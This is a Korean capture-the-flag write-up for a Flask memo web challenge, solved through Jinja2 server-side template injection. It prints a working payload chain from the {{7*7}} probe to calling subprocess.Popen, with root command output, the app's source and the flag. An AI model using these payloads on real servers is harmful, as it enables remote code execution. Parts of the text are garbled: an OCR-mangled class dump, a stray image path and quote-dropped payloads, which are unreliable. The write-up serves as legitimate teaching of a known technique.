

# 메모메모

▼ Ctf	SWING CTF
📅 Date	@2021년 8월 8일
≡ Field	Web
≡ Flag	SWING{I_d0n't_lik3_T3mpl4t3_!!!}
▼ Rate	★★

Challenge

0 Solves



## 메모메모

492

<http://ctf.no-named.kr:40011/>

View Hint

Flag

Submit

## Summary

- Server Side Template Injection in Flask/Jinja2

# Analysis

---

문제 사이트에 접속해보면 메모 시스템이 구축되어있는 것을 알 수 있다.

## Welcome to Our MemoSystem

Type what you have to remember...

Save

아무 입력이나 입력하고 Save 버튼을 누르면 페이지가 이동하며 입력값이 그대로 출력된다.

# Welcome to Our MemoSystem

0102102012

Save

⚠ 주의 요함 | [ctf.no-named.kr:40011/page?memo=0L0R0M0L0](http://ctf.no-named.kr:40011/page?memo=0L0R0M0L0)

0102102012

⇒ memo 파라미터로 인자를 받아 출력하는 것을 확인할 수 있음

# Solution

---

메모에 XSS를 시도하면 javascript를 실행시킬 수 있다.

## Welcome to Our MemoSystem

```
<script>alert()</script>
```

ctf.no-named.kr:40011 내용:

확인

하지만 이 사이트 내에서 XSS를 터뜨려 할 수 있는게 없다.

힌트에서도 볼 수 있듯, Python Flask Jinja2 Template Engine을 이용하여 웹서버를 동작시키고 있다.

## Hint



### Flask jinja2 Template

Got it!

따라서 SSTI를 통해 RCE를 트리거 해야한다.

SSTI 터지는지 확인하기 위해 `{{7*7}}` 을 입력한다.

49

7 \* 7의 결과인 49가 출력되는 것을 확인할 수 있다. 이로써 SSTI가 가능하다는 사실을 알고 공격을 시도한다.

- str 클래스 가져오기

```
{{'__.__class__'}}
```

<class 'str'>

- str 클래스의 상위 클래스 가져오기

```
{{''.__class__.__mro__}}
```

(<class 'str'>, <class 'object'>)


- object 클래스의 하위 클래스 가져오기

```
{{''.__class__.__mro__[1].__subclasses__()}}
```

[illegible]

- subprocess.Popen 함수 검색 후 인덱스 알아내기

```
jinja2.environment.TemplateExpression', <class 'jinja2.environment.TemplateStream', <class 'jinja2.loaders.BaseLoader', <class 'select.poll', <class 'select.epoll', <class 'selectors.Base
atime.date', <class 'datetime.time', <class 'datetime.timedelta', <class 'datetime.tzinfo', <class 'dis.Bytecode', <class 'tokenize.Untokenizer', <class 'inspect.BlockFinder', <class
lass 'inspect.BoundsArguments', <class 'inspect.Signature', <class 'traceback.FrameSummary', <class 'traceback.TracebackException', <class 'logging.LogRecord', <class 'logging.P
egging.BufferingFormatter', <class 'logging.Filter', <class 'logging.Filterer', <class 'logging.PlaceHolder', <class 'logging.Manager', <class 'logging.LoggerAdapter', <class 'werkzeug
lass 'typing.Final', <class 'typing.Immutable', <class 'typing.Generic', <class 'typing.TypeEmpty', <class 'typing.TypeEllipsis', <class 'typing.Annotated', <class 'typing.Namec
lass 'importlib.abi.Finder', <class 'importlib.abi.Loader', <class 'importlib.abi.ResourceReader', <class 'pkgutil.ImpImporter', <class 'pkgutil.ImpLoader', <class 'werkzeug.utils.HTM
'erkzeug.urls.Href', <class 'socketserver.BaseServer', <class 'socketserver.ForkingMixIn', <class 'socketserver.NoThreading', <class 'socketserver.ThreadingMixIn', <class 'socketserver.ve
alendar.LocalizedDay', <class 'calendar.Calendar', <class 'calendar.different_locale', <class 'email.parseaddr.AddressListClass', <class 'email.charset.Charset', <class 'email.header
HeadMail_policyBase_PolicyBase', <class 'email.feedparser.BufferedSubFile', <class 'email.feedparser.FeedParser', <class 'email.parser.Parser', <class 'email.parser.BytesParser', <class 'e
sL_SSLContext', <class 'ssl.SSLSocket', <class 'ssl.MemoryBIO', <class 'ssl.Session', <class 'ssl.SSLObject', <class 'mimetypes.MimeTypes', <class 'click.compat_FixupStream',
ick.utils.KeepOpenFile', <class 'click.utils.PacifyFlushWrapper', <class 'click.parser.Option', <class 'click.parser.Argument', <class 'click.parser.ParsingState', <class 'click.parser.Optio
ick.formatting.HelpFormatter', <class 'click.core.Context', <class 'click.core.BaseCommand', <class 'click.core.Parameter', <class 'werkzeug.serving.WSGIRequestHandler', <class 'werkzeug.s
erkzeug.serving.BaseWSGIServer', <class 'werkzeug.datastructures.ImmutableListMixin', <class 'werkzeug.datastructures.ImmutableDictMixin', <class 'werkzeug.datastructures.Update
'erkzeug.datastructures_omd_bucket', <class 'werkzeug.datastructures.Headers', <class 'werkzeug.datastructures.ImmutableHeadersMixin', <class 'werkzeug.datastructures.IFRange', <class 'werk
erkzeug.datastructures.ContentRange', <class 'werkzeug.datastructures.FileStorage', <class 'urlib.request.Request', <class 'urlib.request.OpenerDirector', <class 'urlib.request.Base
'erb.request.AbstractBasicAuthHandler', <class 'urlib.request.AbstractDigestAuthHandler', <class 'urlib.request.ULopener', <class 'urlib.request.ftplibwrapper', <class 'werkzeug.wrapp
'erkzeug.wrappers.auth.AuthorizationMixin', <class 'werkzeug.wrappers.auth.WWWAuthenticateMixin', <class 'werkzeug.wsgi.ClosingIterator', <class 'werkzeug.wsgi.FileWrapper', <
'erkzeug.formparser.FormDataParser', <class 'werkzeug.formparser.MultiPartParser', <class 'werkzeug.wrappers.base.request.BaseRequest', <class 'werkzeug.wrappers.base.response
'erkzeug.wrappers.common_descriptors.CommonRequestDescriptorsMixin', <class 'werkzeug.wrappers.common_descriptors.CommonResponseDescriptorsMixin', <class 'werkzeug.wra
'erkzeug.wrappers.etag.ETagResponseMixin', <class 'werkzeug.wrappers.cors.CORSRequestMixin', <class 'werkzeug.wrappers.cors.CORSResponseMixin', <class 'werkzeug.useragents
'erkzeug.wrappers.user_agent.UserAgentMixin', <class 'werkzeug.wrappers.request.StreamOnlyMixin', <class 'werkzeug.wrappers.response.ResponseStream', <class 'werkzeug.wrapped
'ask.http.cookiejar.CookiePolicy', <class 'http.cookiejar.Absent', <class 'http.cookiejar.CookieJar', <class 'werkzeug.test.TestCookieHeaders', <class 'werkzeug.test.TestCookieRespon
'erkzeug.test.Client', <class 'subprocess.CompletedProcess', <class 'subprocess.Popen', <class 'platform.Processor', <class 'uuid.UUID', <class 'itsdangerous.json.CompactJSON',
'lass 'itsdangerous.signer.Signer', <class 'itsdangerous.serializer.Serializer', <class 'itsdangerous.url_safe.URLSafeSerializerMixin', <class 'flask.compat_DeprecatedBool', <class 'werk
'erkzeug.local.LocalManager', <class 'werkzeug.local.LocalProxy', <class 'dataclasses._HAS_DEFAULT_FACTORY_CLASS', <class 'dataclasses._MISSING_TYPE', <class 'dataclasses._FIELD
'atclasses._DataclassParams', <class 'difflib.SequenceMatcher', <class 'difflib.Differ', <class 'difflib.HtmlDiffer', <class 'pprint.safe_key', <class 'pprint.PrettyPrinter', <class 'werkzeug
'erkzeug.routing.BaseConverter', <class 'werkzeug.routing.Map', <class 'werkzeug.routing.MapAdapter', <class 'flask.signals.Namespaces', <class 'flask.signals.FakeSignal', <class 'fla
ask.helpers.PackageBaseObject', <class 'flask.cli.DispatchingApp', <class 'flask.cli.ScriptInfo', <class 'flask.config.ConfigAttribute', <class 'flask.ctx.AppCtxGlobals', <class 'flask.ctx
ask.json.tag.JSONTag', <class 'flask.json.tag.TaggedJSONSerializer', <class 'flask.sessions.SessionInterface', <class 'werkzeug.wrappers.json_JSONModule', <class 'werkzeug.wrappers
'jia2.ext.Extension', <class 'jinja2.ext.CommentFinder', <class 'unicodedata.UCD'
```



- ⇒ 콤마 위치를 통해 index 알아내기 (419)

- Popen() 함수를 이용하여 쉘 명령어 실행하기

```
{{'.__class__.__mro__[1].__subclasses__()[419]('id', stdout=-1, shell=True).communicate()}}
```

(b'uid=0(root) gid=0(root) groups=0(root)\n', None)

- RCE를 이용하여 flag 찾기

```
{{'.__class__.__mro__[1].__subclasses__()[419]('cat app.py', stdout=-1, shell=True).communicate()}}
```

```
(b'from flask import Flask, render_template, request\nfrom flask.templating import render_template_string\nfrom route.app_route import app_route\nfrom jinja2 import Environment\n\nJinja2 = Environment()\n\napp = Flask(__name__)\n\nFLAG = "SWING{I_d0n't_lik3_T3mpl4t3_!!!"\n\napp.register_blueprint(app_route)\n\n@app.route('/', methods=["GET", "POST"])\ndef index():\n    if request.method == "GET":\n        return render_template('index.html', memo=memo)\n    else:\n        return page()\n\n@app.route("/page")\ndef page():\n    memo = request.values.get('memo', '')\n    output = Jinja2.from_string(render_template_string(memo)).render()\n    return output\n\nif __name__ == '__main__':\n    app.run(host='0.0.0.0')\n', None)
```

FLAG = `SWING{I_d0n't_lik3_T3mpl4t3_!!!}`